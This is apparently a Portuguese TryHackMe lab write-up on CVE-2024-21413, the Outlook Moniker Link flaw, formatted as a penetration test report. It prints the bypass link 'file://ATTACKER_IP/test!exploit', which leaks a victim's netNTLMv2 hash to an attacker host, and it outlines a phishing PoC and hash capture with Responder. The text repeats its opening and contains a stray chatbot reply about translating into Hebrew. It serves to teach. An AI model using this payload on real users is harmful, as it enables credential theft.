 eylommaayan/thm---cve-2024-21413-moniker-link-microsoft-outlook-

Em 13 de fevereiro de 2024, a Microsoft divulgou uma vulnerabilidade de segurança grave no Microsoft Outlook, que recebeu o identificador CVE-2024-21413, conhecida como Moniker Link Vulnerability. A vulnerabilidade permite que um atacante contorne o mecanismo Protected View do Outlook.
Em 13 de fevereiro de 2024, a Microsoft divulgou uma vulnerabilidade de segurança grave no Microsoft Outlook, identificada como CVE-2024-21413, conhecida como Moniker Link Vulnerability. A vulnerabilidade permite que um atacante contorne o mecanismo Protected View do Outlook
Excelente 👍 A seguir está tradução completa + redação como relatório de Penetration Testing (PT), em hebraico profissional e claro. Como você pediu – apenas tradução e redação. As respostas, capturas de tela e complementos você adicionará, e se quiser depois – eu ajudo.
Em 13 de fevereiro de 2024, a Microsoft divulgou uma vulnerabilidade de segurança grave no Microsoft Outlook, que recebeu o identificador CVE-2024-21413, conhecida como Moniker Link Vulnerability.
A vulnerabilidade permite que um atacante contorne o mecanismo Protected View do Outlook por meio de um link especial (Moniker Link) e faça o cliente Outlook da vítima enviar credenciais de autenticação (hash NTLM) para um servidor controlado pelo atacante – sem execução de arquivo e sem aviso de segurança eficaz.
A vulnerabilidade pode levar ao vazamento de credenciais e também existe a possibilidade teórica de execução remota de código (RCE).
| Parâmetro | Valor |
|---|---|
| Identificador da vulnerabilidade | CVE-2024-21413 |
| Data de publicação | 13 de fevereiro de 2024 |
| Pesquisador responsável | Haifei Li – Check Point Research |
| Impacto | Vazamento de credenciais + RCE potencial |
| Gravidade | Crítica |
| Complexidade do ataque | Baixa |
| Pontuação CVSS | 9.8 |
| Link oficial | https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2024-21413 |
A vulnerabilidade afeta as seguintes versões:
(Descrição da Vulnerabilidade)
O Microsoft Outlook permite exibir e-mails em formato HTML e analisar links de vários tipos, como http:// e https://. Além disso, o Outlook também oferece suporte a links especiais chamados Moniker Links, que permitem a execução de aplicativos ou o acesso a recursos externos do sistema operacional.

Em condições normais, quando um e-mail contém um link que executa um aplicativo externo ou acessa um recurso do sistema (como um link file://), o mecanismo de segurança Protected View do Outlook é ativado. Esse mecanismo exibe um aviso de segurança e bloqueia ações perigosas, como execução de código, macros ou acesso a recursos de rede externos.
No entanto, foi encontrada uma vulnerabilidade no Outlook (CVE-2024-21413) que permite contornar o mecanismo Protected View por meio de uma simples manipulação de um link do tipo Moniker Link.
O que encontramos (Findings)
Durante o teste, foi constatado que o uso de um link comum do tipo:
file://ATTACKER_IP/test
faz com que o Outlook tente acessar um recurso de rede por meio do protocolo SMB, mas essa tentativa é bloqueada pelo Protected View.
Por outro lado, quando o link inclui o caractere especial ! e uma string de texto adicional, por exemplo:
file://ATTACKER_IP/test!exploit
o Outlook não ativa o Protected View e realiza uma tentativa de conexão ao servidor remoto.
Durante essa tentativa:
O Outlook tenta acessar o recurso via SMB
Uma solicitação de autenticação automática é realizada
As credenciais de autenticação do usuário são enviadas ao atacante
O hash netNTLMv2 do Windows da vítima é capturado
É importante observar que o compartilhamento remoto não precisa existir de fato, pois a tentativa de autenticação é realizada de qualquer forma.
Impacto (Impact)
A vulnerabilidade permite que o atacante:
Vazamento de credenciais do usuário (hash netNTLMv2)
Execução de ataques offline (Cracking / Pass-the-Hash)
Movimentação lateral na rede corporativa
Além disso, como os Moniker Links usam o mecanismo COM (Component Object Model) do Windows, existe a possibilidade teórica de execução remota de código (RCE). No entanto, até a data do teste, não há Proof of Concept público para a realização efetiva de RCE por meio dessa vulnerabilidade.
Exploração da vulnerabilidade (Exploitation)
No âmbito do ataque, um e-mail contendo um Moniker Link semelhante ao apresentado na tarefa anterior é enviado à vítima. O objetivo do atacante é criar um e-mail com um link Moniker Link que contorne o mecanismo Protected View do Outlook, de modo que, quando a vítima clicar no link, seu cliente Outlook tente carregar um arquivo da máquina do atacante. Essa ação faz com que o hash netNTLMv2 da vítima seja enviado e capturado pelo atacante.
Antes de executar o ataque, revisaremos um Proof of Concept (PoC) criado para demonstração (e também disponível no GitHub).
Autor: CMNatic | https://github.com/cmnatic Versão: 1.0 | 19/02/2024
O código usa a linguagem Python e envia um e-mail HTML contendo um link Moniker Link malicioso.
Descrição do PoC
O PoC:
Recebe um endereço de e-mail do atacante e um endereço de e-mail da vítima
Requer uma senha para autenticação SMTP (neste quarto, a senha para [email protected] é: attacker)
Contém o conteúdo HTML do e-mail (html_content) com um link Moniker Link malicioso
Define os campos do e-mail: Subject, From, To
Envia o e-mail por meio do servidor de correio
Em um cenário real, é necessário um servidor SMTP controlado pelo atacante (neste quarto, o servidor já é fornecido).
Escuta para captura de Hash – Responder
Após o envio do e-mail, é necessário executar uma ferramenta de escuta do tipo Responder na máquina do atacante para capturar solicitações SMB.
